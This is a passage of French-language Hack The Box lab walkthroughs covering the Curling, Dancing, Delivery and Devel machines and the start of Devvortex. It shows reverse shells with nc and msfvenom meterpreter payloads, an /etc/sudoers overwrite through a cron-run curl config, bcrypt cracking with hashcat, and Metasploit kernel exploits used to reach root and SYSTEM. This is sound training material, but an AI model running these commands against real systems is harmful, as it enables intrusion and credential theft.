
Une fois le fichier modifié on clique sur ”save” et on se rend sur l'url du fichier afin d'obtenir un reverse shell :

```
### Execution du payload
curl http://10.10.10.150/templates/beez3/shell.php

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.150] 39190
Linux curling 4.15.0-156-generic #163-Ubuntu SMP Thu Aug 19 23:31:58 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 23:08:56 up 42 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

On obtient ainsi accès à la machine avec l'utilisateur www-data
On commence par enumerer les fichiers de l'utilisateur floris, on trouve un fichier `backup_password` qui contient le mot de passe crypté :

```
00000000: 425a 6839 3141 5926 5359 819b bb48 0000  BZh91AY&SY...H..
00000010: 17ff fffc 41cf 05f9 5029 6176 61cc 3a34  ....A...P)ava.:4
00000020: 4edc cccc 6e11 5400 23ab 4025 f802 1960  N...n.T.#.@%...`
00000030: 2018 0ca0 0092 1c7a 8340 0000 0000 0000   ......z.@......
00000040: 0680 6988 3468 6469 89a6 d439 ea68 c800  ..i.4hdi...9.h..
00000050: 000f 51a0 0064 681a 069e a190 0000 0034  ..Q..dh........4
00000060: 6900 0781 3501 6e18 c2d7 8c98 874a 13a0  i...5.n......J..
00000070: 0868 ae19 c02a b0c1 7d79 2ec2 3c7e 9d78  .h...*..}y..<~.x
00000080: f53e 0809 f073 5654 c27a 4886 dfa2 e931  .>...sVT.zH....1
00000090: c856 921b 1221 3385 6046 a2dd c173 0d22  .V...!3.`F...s."
000000a0: b996 6ed4 0cdb 8737 6a3a 58ea 6411 5290  ..n....7j:X.d.R.
000000b0: ad6b b12f 0813 8120 8205 a5f5 2970 c503  .k./... ....)p..
000000c0: 37db ab3b e000 ef85 f439 a414 8850 1843  7..;.....9...P.C
000000d0: 8259 be50 0986 1e48 42d5 13ea 1c2a 098c  .Y.P...HB....*..
000000e0: 8a47 ab1d 20a7 5540 72ff 1772 4538 5090  .G.. .U@r..rE8P.
000000f0: 819b bb48                                ...H
```

On peut utiliser Cyberchef afin de le décrypter :



On trouve le mot de passe `5d<wdCbdZu)|hChXll` on peut l'utiliser afin de s'authentifier avec l'utilisateur floris :

```
www-data@curling:/home/floris$ su floris
su floris
Password: 5d<wdCbdZu)|hChXll

floris@curling:~$
```

On obtient ainsi accès à la machine avec l'utilisateur floris

Privilege Escalation

Il nous faut à présent l'accès root on commence par enumerer les processus en cours avec pspy :

```
floris@curling:~$ ./pspy64
...
2025/02/24 23:30:01 CMD: UID=0    PID=2738   | /bin/sh -c curl -K /home/floris/admin-area/input
-o /home/floris/admin-area/report
2025/02/24 23:30:01 CMD: UID=0    PID=2737   | /usr/sbin/CRON -f
2025/02/24 23:30:01 CMD: UID=0    PID=2736   | /usr/sbin/CRON -f
2025/02/24 23:30:01 CMD: UID=0    PID=2741   | /bin/sh -c sleep 1; cat /root/default.txt >
/home/floris/admin-area/input
2025/02/24 23:31:01 CMD: UID=0    PID=2746   | /bin/sh -c curl -K /home/floris/admin-area/input
-o /home/floris/admin-area/report
2025/02/24 23:31:01 CMD: UID=0    PID=2745   | /bin/sh -c curl -K /home/floris/admin-area/input
-o /home/floris/admin-area/report
...
```

On peut voir qu'il y a le script "input" qui est executé de manière régulière sur la machine on affiche son contenu :

```
floris@curling:~/admin-area$ cat input
url = "http://127.0.0.1"
```

Il execute l'affichage de la page local on peut modifier le cript afin de modifier les permission de l'utilisateur floris pour qu'ils soient ceux de l'utilisateur root pour cela on crée un fichier "sudoers" contenant la modification de permission et on modifie le fichier "input" afin qu'il contienne le lien vers le fichier sudoers qui va s'ajouter vers le vrai fichier `/etc/sudoers` :

```
### Fichier sudoers
floris  ALL=(ALL) NOPASSWD:ALL

### Fichier iput
url = "file:///home/floris/sudoers"
output = "/etc/sudoers"
```

On attend quelques minutes pour que l'exploit s'execute puis on se connecte avec l'utilisateur root :

```
floris@curling:~$ sudo su
root@curling:/home/floris#
```

On obtient ainsi l'accès root sur la machine

Dancing

Reconnaissance

Machine cible Adresse IP : `10.129.38.150`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.129.38.150
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-08 18:28 CET
Nmap scan report for 10.129.38.150
Host is up (0.018s latency).
Not shown: 65524 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 24.00 seconds
```

Le résultat semble indiquer qu'il s'agit d'une machine Windows, puisque les port 445 pour SMB et 47001 pour winrm sont ouverts.

Vulnerability Assesment

On peut tenter d'énumer le port SMB en s'y connecter et en listant les Shares pour cela on lance la commande suivante :

```
smbclient -N -L //10.129.38.150

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        WorkShares      Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.38.150 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Il semble y avoir un Share appelé WorkShares, on peut essayer de s'y connecter :

```
smbclient //10.129.38.150/WorkShares -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Mar 29 10:22:01 2021
  ..                                  D        0  Mon Mar 29 10:22:01 2021
  Amy.J                               D        0  Mon Mar 29 11:08:24 2021
  James.P                             D        0  Thu Jun  3 10:38:03 2021

                5114111 blocks of size 4096. 1750403 blocks available
smb: \> cd AMy.J
smb: \AMy.J\> dir
  .                                   D        0  Mon Mar 29 11:08:24 2021
  ..                                  D        0  Mon Mar 29 11:08:24 2021
  worknotes.txt                       A       94  Fri Mar 26 12:00:37 2021

                5114111 blocks of size 4096. 1750403 blocks available
smb: \AMy.J\> get worknotes.txt
smb: \AMy.J\> cd ..
smb: \> cd james.p
smb: \james.p\> dir
  .                                   D        0  Thu Jun  3 10:38:03 2021
  ..                                  D        0  Thu Jun  3 10:38:03 2021
```

```
  flag.txt                            A       32  Mon Mar 29 11:26:57 2021

                5114111 blocks of size 4096. 1750403 blocks available
```

On télécharge les fichier dont le flag présent

Delivery

Reconnaissance

Machine cible Adresse IP : `10.10.10.222`

Scanning


Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.222
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-04 11:29 CET
Nmap scan report for 10.10.10.222
Host is up (0.028s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   2048 9c:40:fa:85:9b:01:ac:ac:0e:bc:0c:19:51:8a:ee:27 (RSA)
|   256 5a:0c:c0:3b:9b:76:55:2e:6e:c4:f4:b9:5d:76:17:09 (ECDSA)
|_  256 b7:9d:f7:48:9d:a2:f2:76:30:fd:42:d3:35:3a:80:8c (ED25519)
80/tcp   open  http
|_http-title: Welcome
8065/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 13.76 seconds
```


Le scan révèle qu'il y a 3 ports ouverts, le port 22 pour SSH, le port 80 pour un serveur web et le port 8065. Le site web est une entreprise qui enregistre des adresses Mail. Il y a un lien permettant de contacter le service Helpdesk : `helpdesk.delivery.htb` Dans la page de contact il est informé que lorsque l'adresse mail est crée il est possible d'accéder au serveur Mattermost qui est accessible sur le port 8065 de la machine. Le système de ticketing est appelé OsTicket,

Exploitation


Il est possible de créer un ticket sans avoir de compte :




Il y a une adresse Mail qui est généré lors de la création du compte pour le ticket. On peut utiliser cette adresse Mail pour créer un compte Mattermost :



Un mail de confirmation est alors envoyé vers l'adresse mail pour confirmer la création du compte, on peut consulter le mail reçu sur la page "Check Ticket Status" qui permet de vérifier le statut des tickets en cours :



On confirme la création du compte en se rendant sur le lien, puis on peut accéder au compte Mattermost :



Il est possible de lire les message envoyé, il y a un identifiant et un mot mot de passe présent : `maildeliverer:Youve_G0t_Mail!` On peut les utiliser afin de connecter à la machine en SSH :

```
ssh maildeliverer@delivery.htb
The authenticity of host 'delivery.htb (10.10.10.222)' can't be established.
ED25519 key fingerprint is SHA256:AGdhHnQ749stJakbrtXVi48e6KTkaMj/+QNYMW+tyj8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'delivery.htb' (ED25519) to the list of known hosts.
maildeliverer@delivery.htb's password:
Linux Delivery 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
```

```
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jan  5 06:09:50 2021 from 10.10.14.5
maildeliverer@Delivery:~$
```

On obtient ainsi accès à la machine avec l'utilisateur maildelivery

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumerer le fichier de configuration du programme Mattermost :

```
maildeliverer@Delivery:~$ cat /opt/mattermost/config/config.json
...
    "SqlSettings": {
        "DriverName": "mysql",
        "DataSource": "mmuser:Crack_The_MM_Admin_PW@tcp(127.0.0.1:3306)/mattermost
        ?charset=utf8mb4,utf8\u0026readTimeout=30s\u0026writeTimeout=30s",
        "DataSourceReplicas": [],
        "DataSourceSearchReplicas": [],
        "MaxIdleConns": 20,
        "ConnMaxLifetimeMilliseconds": 3600000,
        "MaxOpenConns": 300,
        "Trace": false,
        "AtRestEncryptKey": "n5uax3d4f919obtsp1pw1k5xetq1enez",
        "QueryTimeout": 30,
        "DisableDatabaseSearch": false
    },
...
```

Il est possible d'afficher des identifiants pour un serveur mySQL : `mmuser:Crack_The_MM_Admin_PW` on peut les utiliser pour se connecter :

```
maildeliverer@Delivery:~$ mysql -u mmuser -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 63
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

La connexion vers le serveur MySQL fonctionne, on commence à enumérer les bases de données et en extraire les tables afin d'obtenir le hash de l'utilisateur root :

```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mattermost         |
+--------------------+
2 rows in set (0.001 sec)

MariaDB [(none)]> use mattermost;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [mattermost]> show tables;
+------------------------+
| Tables_in_mattermost   |
+------------------------+
...
| Users                  |
+------------------------+
46 rows in set (0.001 sec)

MariaDB [mattermost]> select * from Users;

+----------------------------------+------------------------------------------------------------------+
```

```
| Username                         | Password                                                             |
+----------------------------------+----------------------------------------------------------------------+
| surveybot                        |                                                                      |
| c3ecacacc7b94f909d04dbfd308a9b93 | $2a$10$u5815SIBe2Fq1FZlv9S8I.VjU3zeSPBrIEg9wvpiLaS7ImuiItEiK |
| 5b785171bfb34762a933e127630c4860 | $2a$10$3m0quqyvCE8Z/R1gFcCOWO6tEj6FtqtBn8fRAXQXmaKmg.HDGpS/G |
| root                             | $2a$10$VM6EeymRxJ29r8Wjkr8Dtev0O.1STWb4.4ScG.anuu7v0EFJwgjjO |
| ff0a21fc6fc2488195e16ea854c963ee | $2a$10$RnJsISTLc9W3iUcUggl1KOG9vqADED24CQcQ8zvUm1Ir9pxS.Pduq |
| channelexport                    |                                                                      |
| 9ecfb4be145d47fda0724f697f35ffaf | $2a$10$s.cLPSjAVgawGOJwB7vrqenPg2lrDtOECRtjwWahOzHfq1CoFyFqm |
| test                             | $2a$10$LxNrrEIw7eTon/wP0MIHQ.93D9Lg4yJxLlAVkI5BodMQDKhjgyr9S |
+----------------------------------+----------------------------------------------------------------------+
```

On obtient le hash de l'utilisateur root, sur les messages Mattermost il était fait référence au mot de passe `PleaseSubscribe!` qui était utilisé fréquemment, on peut utiliser hashcat afin de générer une wordlist qui serait une variante de ce mot de passe et qui pourrait etre utilisé afin de craquer le hash :

```
echo PleaseSubscribe! | hashcat -r /usr/share/hashcat/rules/best64.rule --stdout > wordsub.txt
```

On lance le craquage du mot de passe avec hashcat en utilisant la wordlist généré :

```
hashcat -m 3200 root.hash wordsub.txt
...
$2a$10$VM6EeymRxJ29r8Wjkr8Dtev0O.1STWb4.4ScG.anuu7v0EFJwgjjO:PleaseSubscribe!21

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$10$VM6EeymRxJ29r8Wjkr8Dtev0O.1STWb4.4ScG.anuu7v...JwgjjO
Time.Started.....: Tue Feb  4 14:51:04 2025 (0 secs)
Time.Estimated...: Tue Feb  4 14:51:04 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (wordsub.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      129 H/s (8.98ms) @ Accel:1 Loops:16 Thr:16 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 77/77 (100.00%)
Rejected.........: 0/77 (0.00%)
Restore.Point....: 0/77 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1....: PleaseSubscribe! -> PeSubs
Hardware.Mon.#1..: Temp: 42c Util: 45% Core:1785MHz Mem:6000MHz Bus:16

Started: Tue Feb  4 14:50:54 2025
Stopped: Tue Feb  4 14:51:06 2025
```

On obtient ainsi le mot de passe de l'utilisateur `root:PleaseSubscribe!21` on peut l'utiliser pour se connecter :

```
maildeliverer@Delivery:~$ su root
Password:
root@Delivery:/home/maildeliverer#
```

On obtient ainsi l'accès root sur la machine

Devel

Reconnaissance

Machine cible Adresse IP : `10.10.10.5`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-09 10:45 CET
Nmap scan report for 10.10.10.5
Host is up (0.018s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
|_03-17-17  04:37PM               184946 welcome.png
80/tcp open  http
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS7

Nmap done: 1 IP address (1 host up) scanned in 112.79 seconds
```

Le scan indique qu'il y a 2 ports ouverts. Le port 21 pour le service FTP et le port 80 pour le service HTTP.
Le site web présente une page IIS. Le serveur FTP est accessible en anonyme :

```
ftp anonymous@10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```

Exploitation

On lance une requete afin d'afficher l'entete :

```
curl -I 10.10.10.5
HTTP/1.1 200 OK
Content-Length: 689
Content-Type: text/html
Last-Modified: Fri, 17 Mar 2017 14:37:30 GMT
Accept-Ranges: bytes
ETag: "37b5ed12c9fd21:0"
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
Date: Sun, 09 Mar 2025 09:57:13 GMT
```

Il est indiqué que le serveur utilise ASP.NET cela peut etre exploité en uploadant un payload au format aspx
On upload donc le fichier sur le serveur FTP :

```
### Creation du payload
sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.16.3 LPORT=1234 -f aspx -o shell.aspx
[sudo] Mot de passe de yoyo :
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of aspx file: 2899 bytes
Saved as: shell.aspx

### Upload du payload
ftp anonymous@10.10.10.5
```

```
Connected to 10.10.10.5.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put shell.aspx
local: shell.aspx remote: shell.aspx
229 Entering Extended Passive Mode (|||49171|)
125 Data connection already open; Transfer starting.
100% |***********************************************************|  2939      699.34 KiB/s    --:-- ETA
226 Transfer complete.
2939 bytes sent in 00:00 (38.62 KiB/s)
ftp>
```

Les fichiers que l'on upload sur le serveur FTP son accessibles sur le site, on peut executer le payload en lançant une requete vers celui afin d'obtenir un reverse shell sur meterpreter :

```
### Requete vers le payload
curl http://10.10.10.5/shell.aspx

### Obtention du reverse shell
msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set LHOST 10.10.16.3;
set LPORT 1234;run;"
Metasploit tip: Use sessions -1 to interact with the last opened session


      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOc       cOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOO:
  'OOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOO'
  oOOOOOOOO.    .oOOOOoOOOOl.    ,OOOOOOOo
  dOOOOOOOO.      .cOOOOOc.      ,OOOOOOOx
  lOOOOOOOO.         ;d;         ,OOOOOOOl
  .OOOOOOOO.   .;           ;    ,OOOOOOOO.
   cOOOOOOO.   .OOc.     'oOO.   ,OOOOOOOc
    oOOOOOO.   .OOOO.   :OOOO.   ,OOOOOOo
     lOOOOO.   .OOOO.   :OOOO.   ,OOOOOl
      ;OOOO'   .OOOO.   :OOOO.   ;OOOO;
       .dOOo   .OOOOocccxOOOO.   xOOd.
         ,kOl  .OOOOOOOOOOOOO. .dOk,
           :kk;.OOOOOOOOOOOOO.cOk:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v6.4.45-dev                          ]
+ -- --=[ 2490 exploits - 1281 auxiliary - 431 post       ]
+ -- --=[ 1466 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
LHOST => 10.10.16.3
LPORT => 1234
[*] Started reverse TCP handler on 10.10.16.3:1234
[*] Sending stage (177734 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.16.3:1234 -> 10.10.10.5:49172) at 2025-03-09 12:08:47 +0100

meterpreter > shell
Process 544 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\web
```

On obtient ainsi accès à la machine avec l'utilisateur web

Privilege Escalation

Il nous faut à présent l'accès Administrateur. On commence par enumerer le système avec le script `local_exploit_suggester` :

```
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 203 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_comhijack: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The service is running,
but could not be validated. Vulnerable Windows 7/Windows Server 2008 R2 build detected!
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The service is running, but could not be
 validated.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but
could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Running check method for exploit 42 / 42
[*] 10.10.10.5 - Valid modules for session 1:
...
```

On peut voir que le système est vulnérable à MS10-015 on configure et on lance l'exploit :

```
msf6 exploit(windows/local/ms10_015_kitrap0d) > options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.16.3       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)



View the full module info with the info, or info -d command.

msf6 exploit(windows/local/ms10_015_kitrap0d) > set session 1
session => 1
msf6 exploit(windows/local/ms10_015_kitrap0d) > run
[*] Started reverse TCP handler on 10.10.16.3:4444
[*] Reflectively injecting payload and triggering the bug...
[*] Launching netsh to host the DLL...
[+] Process 3080 launched.
[*] Reflectively injecting the DLL into 3080...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (177734 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.16.3:4444 -> 10.10.10.5:49173) at 2025-03-09 12:20:02 +0100

meterpreter > shell
Process 2600 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

```
c:\windows\system32\inetsrv>whoami
whoami
nt authority\system
```

On obtient ainsi l'accès administrateur sur la machine

Devvortex

Reconnaissance

Machine cible Adresse IP : `10.10.11.242`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.10.11.242
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-14 22:19 CET
Nmap scan report for 10.10.11.242
Host is up (0.038s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 11.29 seconds
```

Le scan montre qu'il y a deux ports ouverts sur la machine le port 22 pour SSH et le port 80 pour un serveur web, le site web est un site de services de design. On lance un scan des sous domaines :

